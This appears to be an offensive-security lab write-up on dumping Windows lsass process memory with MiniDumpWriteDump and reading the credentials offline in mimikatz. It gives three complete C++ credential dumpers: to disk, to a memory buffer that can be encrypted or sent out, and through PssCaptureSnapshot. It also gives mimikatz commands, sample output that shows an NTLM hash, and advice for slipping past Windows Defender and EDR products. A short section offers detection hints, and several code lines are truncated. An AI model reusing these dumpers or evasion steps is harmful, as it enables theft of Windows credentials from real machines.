Dumping Lsass without Mimikatz with MiniDumpWriteDump

Evasion, Credential Dumping

This lab explores multiple ways of how we can write a simple `lsass` process dumper using `MiniDumpWriteDump` API. Lsass process dumps created with `MiniDumpWriteDump` can be loaded to mimikatz offline, where credential materials could be extracted.

> Note that you may get flagged by AVs/EDRs for reading lsass process memory. Depending on what AV/EDR you are dealing with, see other notes:
> Bypassing Cylance and other AVs/EDRs by Unhooking Windows APIs and Full DLL Unhooking with C++

MiniDumpWriteDump to Disk

It's possible to use `MiniDumpWriteDump` API call to dump lsass process memory.

Code


dumper.cpp

```
#include "stdafx.h"
#include <windows.h>
#include <DbgHelp.h>
#include <iostream>
#include <TlHelp32.h>
using namespace std;

int main() {
    DWORD lsassPID = 0;
    HANDLE lsassHandle = NULL;

    // Open a handle to lsass.dmp - this is where the minidump file will be saved to
    HANDLE outFile = CreateFile(L"lsass.dmp", GENERIC_ALL, 0, NULL, CREATE_ALWAYS, FILE_ATTF

    // Find lsass PID
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32 processEntry = {};
    processEntry.dwSize = sizeof(PROCESSENTRY32);
    LPCWSTR processName = L"";

    if (Process32First(snapshot, &processEntry)) {
        while (_wcsicmp(processName, L"lsass.exe") != 0) {
            Process32Next(snapshot, &processEntry);
            processName = processEntry.szExeFile;
            lsassPID = processEntry.th32ProcessID;
        }
        wcout << "[+] Got lsass.exe PID: " << lsassPID << endl;
    }

    // Open handle to lsass.exe process
    lsassHandle = OpenProcess(PROCESS_ALL_ACCESS, 0, lsassPID);

    // Create minidump
    BOOL isDumped = MiniDumpWriteDump(lsassHandle, lsassPID, outFile, MiniDumpWithFullMemory

    if (isDumped) {
        cout << "[+] lsass dumped successfully!" << endl;
    }

    return 0;
}
```

92KB CreateMiniDump.exe

CreateMiniDump.exe

Do not forget to add `dbghelp.lib` as a dependency in the Linker > Input settings for your C++ project if the compiler is giving you a hard time:



Or simply include at the top of the source code:
`#pragma comment (lib, "Dbghelp.lib")`

Demo

1. Execute CreateMiniDump.exe (compiled file above) or compile your own binary
2. Lsass.dmp gets dumped to the working directory
3. Take the lsass.dmp offline to your attacking machine
4. Open mimikatz and load in the dump file


5. Dump passwords

attacker

```
.\createminidump.exe
.\mimikatz.exe
sekurlsa::minidump c:\temp\lsass.dmp
sekurlsa::logonpasswords
```

Why it's worth it?

See how Windows Defender on Windows 10 is flagging up mimikatz immediately... but allows running CreateMiniDump.exe? Good for us - we get lsass.exe dumped to `lsass.dmp`:



..which then can be read in mimikatz offline:

```
mimikatz # sekurlsa::minidump C:\experiments\CreateMiniDump\CreateMiniDump\x64\Debug\lsass-w10.dmp
Switch to MINIDUMP : 'C:\experiments\CreateMiniDump\CreateMiniDump\x64\Debug\lsass-w10.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\experiments\CreateMiniDump\CreateMiniDump\x64\Debug\lsass-w10.dmp' file for minidump...

Authentication Id : 0 ; 186350 (00000000:0002d7ee)
Session           : Interactive from 1
User Name         : mantvydas
Domain            : PC-W10
Logon Server      : PC-W10
Logon Time        : 3/23/2019 8:57:24 PM
SID               : S-1-5-21-2124034601-2014856358-2881737087-1001
        msv :
         [00000003] Primary
         * Username : mantvydas
         * Domain   : PC-W10
         * NTLM     : 32ed87bdb5fdc5e9cba88547376818d4
         * SHA1     : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f
        tspkg :
        wdigest :
         * Username : mantvydas
         * Domain   : PC-W10
         * Password : (null)
        kerberos :
         * Username : mantvydas
         * Domain   : PC-W10
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 186296 (00000000:0002d7b8)
Session           : Interactive from 1
User Name         : mantvydas
Domain            : PC-W10
Logon Server      : PC-W10
Logon Time        : 3/23/2019 8:57:24 PM
SID               : S-1-5-21-2124034601-2014856358-2881737087-1001
```

Of ourse, there is Sysinternal's `procdump` that does the same thing and it does not get flagged by Windows defender, but it is always good to know there are alternatives you could turn to if you need to for whatever reason.

Observations

As mentioned earlier, the code above uses a native windows API call `MiniDumpWriteDump` to make a memory dump of a given process. If you are on the blue team and trying to write detections for these activities, you may consider looking for processes loading in `dbghelp.dll` module and calling `MiniDumpWriteDump` function:

Event | Process | Stack

Frame	Module	Location	Address	Path
K 0	fltmgr.sys	FltAcquirePushLockShared + 0x907	0xfffff88001053067	C:\Windows\system32\drivers\fltmgr.sys
K 1	fltmgr.sys	FltIsCallbackDataDirty + 0xa39	0xfffff88001054329	C:\Windows\system32\drivers\fltmgr.sys
K 2	fltmgr.sys	fltmgr.sys + 0x16c7	0xfffff880010526c7	C:\Windows\system32\drivers\fltmgr.sys
K 3	ntoskrnl.exe	MmCreateSection + 0xc23f	0xfffff80002be5d3f	C:\Windows\system32\ntoskrnl.exe
K 4	ntoskrnl.exe	NtWaitForSingleObject + 0xf4e	0xfffff80002bd3cee	C:\Windows\system32\ntoskrnl.exe
K 5	ntoskrnl.exe	NtWaitForSingleObject + 0xbbf	0xfffff80002bd395f	C:\Windows\system32\ntoskrnl.exe
K 6	ntoskrnl.exe	NtWaitForSingleObject + 0x12e4	0xfffff80002bd4084	C:\Windows\system32\ntoskrnl.exe
K 7	ntoskrnl.exe	KeSynchronizeExecution + 0x3a23	0xfffff800028d6693	C:\Windows\system32\ntoskrnl.exe
U 8	ntdll.dll	ZwClose + 0xa	0x76e7be2a	C:\Windows\System32\ntdll.dll
U 9	KernelBase.dll	FindClose + 0x64	0x7efcf76464	C:\Windows\System32\KernelBase.dll
U 10	kernel32.dll	GetDriveTypeW + 0x1b9	0x76d2b3d9	C:\Windows\System32\kernel32.dll
U 11	dbghelp.dll	MiniDumpReadDumpStream + 0x4b66	0x7efb9d6ca6	C:\Windows\System32\dbghelp.dll
U 12	dbghelp.dll	MiniDumpReadDumpStream + 0x1331	0x7efb9d3471	C:\Windows\System32\dbghelp.dll
U 13	dbghelp.dll	MiniDumpReadDumpStream + 0x351b	0x7efb9d565b	C:\Windows\System32\dbghelp.dll
U 14	dbghelp.dll	StackWalk + 0x474d	0x7efb9d1c25	C:\Windows\System32\dbghelp.dll
U 15	dbghelp.dll	MiniDumpWriteDump + 0x249	0x7efb9d2139	C:\Windows\System32\dbghelp.dll
U 16	CreateMiniDump.exe	CreateMiniDump.exe + 0x14e58	0x13f904e58	C:\experiments\CreateMiniDump\CreateMiniDump\x64\Debug\CreateMiniDump.exe
U 17	CreateMiniDump.exe	CreateMiniDump.exe + 0x16bf4	0x13f906bf4	C:\experiments\CreateMiniDump\CreateMiniDump\x64\Debug\CreateMiniDump.exe
U 18	CreateMiniDump.exe	CreateMiniDump.exe + 0x16aa4	0x13f906aa4	C:\experiments\CreateMiniDump\CreateMiniDump\x64\Debug\CreateMiniDump.exe
U 19	CreateMiniDump.exe	CreateMiniDump.exe + 0x1696e	0x13f90696e	C:\experiments\CreateMiniDump\CreateMiniDump\x64\Debug\CreateMiniDump.exe
U 20	CreateMiniDump.exe	CreateMiniDump.exe + 0x16c89	0x13f906c89	C:\experiments\CreateMiniDump\CreateMiniDump\x64\Debug\CreateMiniDump.exe
U 21	kernel32.dll	BaseThreadInitThunk + 0xd	0x76d259cd	C:\Windows\System32\kernel32.dll
U 22	ntdll.dll	RtlUserThreadStart + 0x21	0x76e5a561	C:\Windows\System32\ntdll.dll

MiniDumpWriteDump to Memory using MiniDump Callbacks

By default, `MiniDumpWriteDump` will dump lsass process memory to disk, however it's possible to use `MINIDUMP_CALLBACK_INFORMATION` callbacks to create a process minidump and store it memory, where we could encrypt it before dropping to disk or exfiltrate it over the network.

Code

The below code shows how we can create a minidump for lsass and store its buffer in memory, where we can process it as required:


```
#include <windows.h>
#include <DbgHelp.h>
#include <iostream>
#include <TlHelp32.h>
#include <processsnapshot.h>
#pragma comment (lib, "Dbghelp.lib")

using namespace std;

// Buffer for saving the minidump
LPVOID dumpBuffer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, 1024 * 1024 * 75);
DWORD bytesRead = 0;

BOOL CALLBACK minidumpCallback(
    __in     PVOID callbackParam,
    __in     const PMINIDUMP_CALLBACK_INPUT callbackInput,
    __inout  PMINIDUMP_CALLBACK_OUTPUT callbackOutput
)
{
    LPVOID destination = 0, source = 0;
    DWORD bufferSize = 0;

    switch (callbackInput->CallbackType)
    {
        case IoStartCallback:
            callbackOutput->Status = S_FALSE;
            break;

        // Gets called for each lsass process memory read operation
        case IoWriteAllCallback:
            callbackOutput->Status = S_OK;

            // A chunk of minidump data that's been jus read from lsass.
            // This is the data that would eventually end up in the .dmp file on the disk, b
            // We will simply save it to dumpBuffer.
            source = callbackInput->Io.Buffer;

            // Calculate location of where we want to store this part of the dump.
            // Destination is start of our dumpBuffer + the offset of the minidump data
            destination = (LPVOID)((DWORD_PTR)dumpBuffer + (DWORD_PTR)callbackInput->Io.Offs

            // Size of the chunk of minidump that's just been read.
            bufferSize = callbackInput->Io.BufferBytes;
            bytesRead += bufferSize;

            RtlCopyMemory(destination, source, bufferSize);
```

```
            RtlCopyMemory(destination, source, bufferSize);

            printf("[+] Minidump offset: 0x%x; length: 0x%x\n", callbackInput->Io.Offset, bu
            break;

        case IoFinishCallback:
            callbackOutput->Status = S_OK;
            break;

        default:
            return true;
    }
    return TRUE;
}

int main() {
    DWORD lsassPID = 0;
    DWORD bytesWritten = 0;
    HANDLE lsassHandle = NULL;
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    LPCWSTR processName = L"";
    PROCESSENTRY32 processEntry = {};
    processEntry.dwSize = sizeof(PROCESSENTRY32);

    // Get lsass PID
    if (Process32First(snapshot, &processEntry)) {
        while (_wcsicmp(processName, L"lsass.exe") != 0) {
            Process32Next(snapshot, &processEntry);
            processName = processEntry.szExeFile;
            lsassPID = processEntry.th32ProcessID;
        }
        printf("[+] lsass PID=0x%x\n",lsassPID);
    }

    lsassHandle = OpenProcess(PROCESS_ALL_ACCESS, 0, lsassPID);

    // Set up minidump callback
    MINIDUMP_CALLBACK_INFORMATION callbackInfo;
    ZeroMemory(&callbackInfo, sizeof(MINIDUMP_CALLBACK_INFORMATION));
    callbackInfo.CallbackRoutine = &minidumpCallback;
    callbackInfo.CallbackParam = NULL;

    // Dump lsass
    BOOL isDumped = MiniDumpWriteDump(lsassHandle, lsassPID, NULL, MiniDumpWithFullMemory, N

    if (isDumped)
```

```
    {
        // At this point, we have the lsass dump in memory at location dumpBuffer - we can c
        printf("\n[+] lsass dumped to memory 0x%p\n", dumpBuffer);
        HANDLE outFile = CreateFile(L"c:\\temp\\lsass.dmp", GENERIC_ALL, 0, NULL, CREATE_ALW

        // For testing purposes, let's write lsass dump to disk from our own dumpBuffer and
        if (WriteFile(outFile, dumpBuffer, bytesRead, &bytesWritten, NULL))
        {
            printf("\n[+] lsass dumped from 0x%p to c:\\temp\\lsass.dmp\n", dumpBuffer, byte
        }
    }

    return 0;
}
```

Demo

written to `c:\temp\lsass.dmp` using `WriteFile`, so that we could load the lsass dump to mimikatz (bottom right) and ensure it's not corrupted and credentials can be retrieved:



MiniDumpWriteDump dumping lsass process to a memory location

> If you ever try using `MiniDumpWriteDump` to dump process memory to memory using named pipes, you will notice that the minidump file "kind of" gets created, but mimikatz is not able to read it. That's because the minidump buffer is actually written non-sequentially (you can see this from the screenshot in the top right corner

- note the differing offsets of the write operations of the minidump data), so when you are reading the minidump using named pipes, you simply are writting the minidump data in incorrect order, which effectively produces a corrupted minidump file.

Other Ways

Below are links to a couple of other cool solutions to the same problem.

Custom `MiniDumpWriteDump` implementation, based on the one from ReactOS:

BOFs/MiniDumpWriteDump at main · rookuu/BOFs
GitHub

Hooking `dbgcore.dll!Win32FileOutputProvider::WriteAll` to intercept the minidump data before it's written to disk:

Hooks-On Hoot-Off: Vitaminizing MiniDump | AdeptsOf0xCC
Hooks-On Hoot-Off: Vitaminizing MiniDump |

MiniDumpWriteDump + PssCaptureSnapshot


`PssCaptureSnapshot` is another Windows API that lets us dump lsass process using `MiniDumpWriteDump` that may help us sneak past some AVs/EDRs for now.

The benefit of using `PssCaptureSnapshot` is that when `MiniDumpWriteDump` is called from your malware, it will not be reading lsass process memory directly and instead will do so from the process's snapshot.

Below is the modified dumper code that uses the `PssCaptureSnapshot` to obtain a snapshot of the lsass process. The handle that is returned by the `PssCaptureSnapshot` is then used in the `MiniDumpWriteDump` call instead of the lsass process handle. This is done via the minidump callback:

```
#include "stdafx.h"
#include <windows.h>
#include <DbgHelp.h>
#include <iostream>
#include <TlHelp32.h>
#include <processsnapshot.h>
#pragma comment (lib, "Dbghelp.lib")

using namespace std;

BOOL CALLBACK MyMiniDumpWriteDumpCallback(
    __in     PVOID CallbackParam,
    __in     const PMINIDUMP_CALLBACK_INPUT CallbackInput,
    __inout  PMINIDUMP_CALLBACK_OUTPUT CallbackOutput
)
{
    switch (CallbackInput->CallbackType)
    {
    case 16: // IsProcessSnapshotCallback
        CallbackOutput->Status = S_FALSE;
        break;
    }
    return TRUE;
}

int main() {
    DWORD lsassPID = 0;
    HANDLE lsassHandle = NULL;
    HANDLE outFile = CreateFile(L"c:\\temp\\lsass.dmp", GENERIC_ALL, 0, NULL, CREATE_ALWAYS,
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32 processEntry = {};
    processEntry.dwSize = sizeof(PROCESSENTRY32);
    LPCWSTR processName = L"";

    if (Process32First(snapshot, &processEntry)) {
        while (_wcsicmp(processName, L"lsass.exe") != 0) {
            Process32Next(snapshot, &processEntry);
            processName = processEntry.szExeFile;
            lsassPID = processEntry.th32ProcessID;
        }
        wcout << "[+] Got lsass.exe PID: " << lsassPID << endl;
    }

    lsassHandle = OpenProcess(PROCESS_ALL_ACCESS, 0, lsassPID);

    HANDLE snapshotHandle = NULL;
```

```
    HANDLE snapshotHandle = NULL;
    DWORD flags = (DWORD)PSS_CAPTURE_VA_CLONE | PSS_CAPTURE_HANDLES | PSS_CAPTURE_HANDLE_NAM
    MINIDUMP_CALLBACK_INFORMATION CallbackInfo;
    ZeroMemory(&CallbackInfo, sizeof(MINIDUMP_CALLBACK_INFORMATION));
    CallbackInfo.CallbackRoutine = &MyMiniDumpWriteDumpCallback;
    CallbackInfo.CallbackParam = NULL;

    PssCaptureSnapshot(lsassHandle, (PSS_CAPTURE_FLAGS)flags, CONTEXT_ALL, (HPSS*)&snapshotH

    BOOL isDumped = MiniDumpWriteDump(snapshotHandle, lsassPID, outFile, MiniDumpWithFullMem

    if (isDumped) {
        cout << "[+] lsass dumped successfully!" << endl;
    }

    PssFreeSnapshot(GetCurrentProcess(), (HPSS)snapshotHandle);
    return 0;
}
```



Note that this is the way `procdump.exe` works when `-r` flag is specified:

```
          is exceeded. Note: to specify a process counter when there are
          multiple instances of the process running, use the process ID
          with the following syntax: "\Process(<name>_<pid>)\counter"
  -pl     Trigger when performance counter falls below the specified value.
  -r      Dump using a clone. Concurrent limit is optional (default 1, max 5).
          CAUTION: a high concurrency value may impact system performance.
          - Windows 7   : Uses Reflection. OS doesn't support -e.
          - Windows 8.0 : Uses Reflection. OS doesn't support -e.
          - Windows 8.1+: Uses PSS. All trigger types are supported.
  -s      Consecutive seconds before dump is written (default is 10).
```

procdump help

To confirm, if we execute procdump like so:

```
procdump -accepteula -r -ma lsass.exe lsass.dmp
```

...and inspect the APIs that are being called under the hood, we will see that `procdump` is indeed dynamically resolving the `PssCaptureSnapshot` address inside the `kernel32.dll`:

1830	3:58:49.971 PM	1	procdump.exe	GetModuleHandleW ("kernel32.dll")	0x761f0000
1831	3:58:49.971 PM	1	KERNELBASE.dll	RtlInitUnicodeString (0x0133f4c8, "kernel32.dll")	
1832	3:58:49.971 PM	1	KERNELBASE.dll	LdrGetDllHandle (NULL, NULL, 0x0133f4c8, 0x0133f4d0)	STATUS_SUCCESS
1833	3:58:49.971 PM	1	procdump.exe	GetProcAddress (0x761f0000, "PssCaptureSnapshot")	0x76225430
1834	3:58:49.971 PM	1	KERNELBASE.dll	RtlInitString (0x0133f4b0, "PssCaptureSnapshot")	
1835	3:58:49.971 PM	1	apphelp.dll	memset (0x0133f2f0, 0, 128)	0x0133f2f0
1836	3:58:49.971 PM	1	apphelp.dll	RtlEnterCriticalSection (0x7516e820)	STATUS_SUCCESS
1837	3:58:49.971 PM	1	apphelp.dll	RtlCaptureStackBackTrace (0, 16, 0x0133f2b0, NULL)	2
1838	3:58:49.971 PM	1	apphelp.dll	RtlLeaveCriticalSection (0x7516e820)	STATUS_SUCCESS
1839	3:58:49.971 PM	1	procdump.exe	HeapAlloc (0x04170000, 0, 2080)	0x041717f0
1840	3:58:49.971 PM	1	procdump.exe	HeapAlloc (0x04170000, 0, 520)	0x04172018
1841	3:58:49.971 PM	1	procdump.exe	GetFileAttributesW ("lsass.dmp")	INVALID_FILE_ATTRIBUTES

References

MiniDumpWriteDump function (minidumpapiset.h) - Win32 apps
docsmsft

CreateToolhelp32Snapshot function (tlhelp32.h) - Win32 apps
docsmsft

Generate Dump File from a Process Snapshot
docsmsft

PssCaptureSnapshot function (processsnapshot.h) - Win32 apps
docsmsft

